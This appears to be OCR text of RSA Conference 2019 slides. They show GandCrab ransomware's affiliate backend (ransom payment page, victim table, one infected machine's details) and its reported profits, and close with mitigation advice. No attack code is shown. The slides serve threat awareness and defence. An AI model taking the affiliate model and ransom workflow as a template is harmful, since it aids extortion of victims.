
TX	Amount	Status
None		

This process is fully automated, all payments are instant.
After your payment, please refresh this page and get an opportunity to download GandCrab's Decryptor!

24/7 Support



Try Before You Buy



Backend

Dashboard

Statistics

Date	DSH					BTC				
	Bots	TX	Orders	Profit	Fee	Total	Profit	Fee	Total	
2018-04-07	0	0	0	0.00	0.00	0.00	0.00	0.00	0.00	
2018-04-06	1	0	0	0.00	0.00	0.00	0.00	0.00	0.00	
2018-04-05	22	0	0	0.00	0.00	0.00	0.00	0.00	0.00	
2018-04-04	49	0	1	0.00	0.00	0.00	0.00	0.00	0.00	
2018-04-03	0	0	0	0.00	0.00	0.00	0.00	0.00	0.00	
2018-04-02	0	0	0	0.00	0.00	0.00	0.00	0.00	0.00	
2018-04-01	0	0	0	0.00	0.00	0.00	0.00	0.00	0.00	
2018-03-31	0	0	0	0.00	0.00	0.00	0.00	0.00	0.00	
Total	72	0	1	0.00	0.00	0.00	0.00	0.00	0.00	



Last transactions

Bot	Amount
Not found	

Backend

Bots

2018-03-08 - 2018-04										Show
Country	IP	Bot	Sub	Trial	Encrypted?	Visits	Amount	Payed?	RegDate	
■ CN	[REDACTED]	256c6555fa6a6ac4	100	No	No	0	\$100.00	No	1 day ago	
■ CN	[REDACTED]	986fde37a41a811e	100	No	Yes	0	\$100.00	No	1 day ago	
■ CN	[REDACTED]	fd7bb151cadcd5d17	100	No	Yes	0	\$200.00	No	1 day ago	
■ CN	[REDACTED]	afc95ae4e46e7756	100	No	No	0	\$100.00	No	2 days ago	
■ HK	[REDACTED]	90d3fb03f2c0efca	100	No	Yes	0	\$100.00	No	2 days ago	
■ CN	[REDACTED]	5e192fb34c35cbae	100	No	No	0	\$100.00	No	2 days ago	
■ HK	[REDACTED]	6217c1da9275aa93	100	No	Yes	2	\$100.00	No	2 days ago	
■ IN	[REDACTED]	ee37fe414a29f9b1	100	No	Yes	0	\$150.00	No	2 days ago	
■ PL	[REDACTED]	1f0f53a9f4efd444	100	No	Yes	0	\$100.00	No	2 days ago	
■ CN	[REDACTED]	fa5219dc7c245332	100	No	No	0	\$100.00	No	2 days ago	
■ IN	[REDACTED]	24afc506f054ab96	100	No	No	0	\$100.00	No	2 days ago	
■ CN	[REDACTED]	62d204f070935c31	100	No	Yes	0	\$100.00	No	2 days ago	
--	[REDACTED]	aa37f944adc43	100	No	No	0	\$100.00	No	2 days ago	
■ IT	[REDACTED]	c11186a66627847c	100	No	No	0	\$100.00	No	2 days ago	
■ IT	[REDACTED]	3111da03845d534a	100	No	Yes	0	\$100.00	No	2 days ago	
■ CN	[REDACTED]	39d64ad62c509bb3	200	No	Yes	0	\$200.00	No	2 days ago	
■ HK	[REDACTED]	86977dd3cc7ba214	200	No	Yes	0	\$200.00	No	2 days ago	
■ CN	[REDACTED]	bdaef37e6d4d39ed5	200	No	No	0	\$200.00	No	2 days ago	
■ CN	[REDACTED]	176ffa6d786f19b0	150	No	Yes	2	\$50.00	No	2 days ago	

Backend

Bot #fd7bb151cadc5d17

ID	fd7bb151cadc5d17
RegDate	1 day ago
Sub	100
Payed?	No
Trial decrypt	No
Chat banned?	<input type="button" value="Ban chat"/>
Encrypted?	Yes
Stats	22.4 thousand files / 219 GB / 02:27:35
Country	CN [REDACTED]
Amount	\$200.00 ⚡
Time left	--
Pay Page Visits	0
Version	2.0.0
PC	OS: Windows Server 2008 R2 Enterprise / x64 Username: [REDACTED] PC Name: [REDACTED] Group: [REDACTED] Lang : zh-CN RU Keyboard?: No
HDD	C : 96.5 GB / 97.4 GB (FIXED) D : 181 GB / 181 GB (FIXED)

Support Transactions

No any messages yet

Your message here....

Latest Report on GandCrab Profit

- As of Feb 2019:
 - Statistics on the team of spammers for the week:
DASH (\$ 73905) + BTC (\$ 182,000) = **\$ 255,905** of total profit
 - Statistics for the month for 1 of the teams who work on networks:
DASH (\$ 156800) + BTC (\$ 87500) = **\$ 244,300** of total profit
 - And finally, the statistics of the entire affiliate program for the month :
About ~ 760k unique installations
DASH (\$ 860,591)+ BTC (\$ 1,990,800) = **\$ 2,851,391** (185,340,415 rubles)

RSA®Conference2019

Mitigation, Prevention and takeaways

Mitigation and Prevention

- Network segmentation
- Least privileged principle
- Software whitelisting
- Windows 10 – WDAG, WDEG and secure browser
- Maintain secure backups
- Toggle anti-spam and keep macros disabled
- Remove unused software and browser plugins
- Network monitoring + EDR + Post-Breach solutions

Takeaways

- Be aware of the latest trends
- Make sure you're always up to date
- Consider moving to a modern workspace - end users and infrastructure
- Own the tools that will help you identify, analyze and mitigate the threats

Summary

- The Exploit Kits market is slowly dying
- New attack vectors are emerging, more cost efficient and less effort
- Fraudsters shift their business model
- Crypto miners and Ransomware make a good investment
- You're not doomed, you can protect yourself

RSA® Conference 2019

Thank you!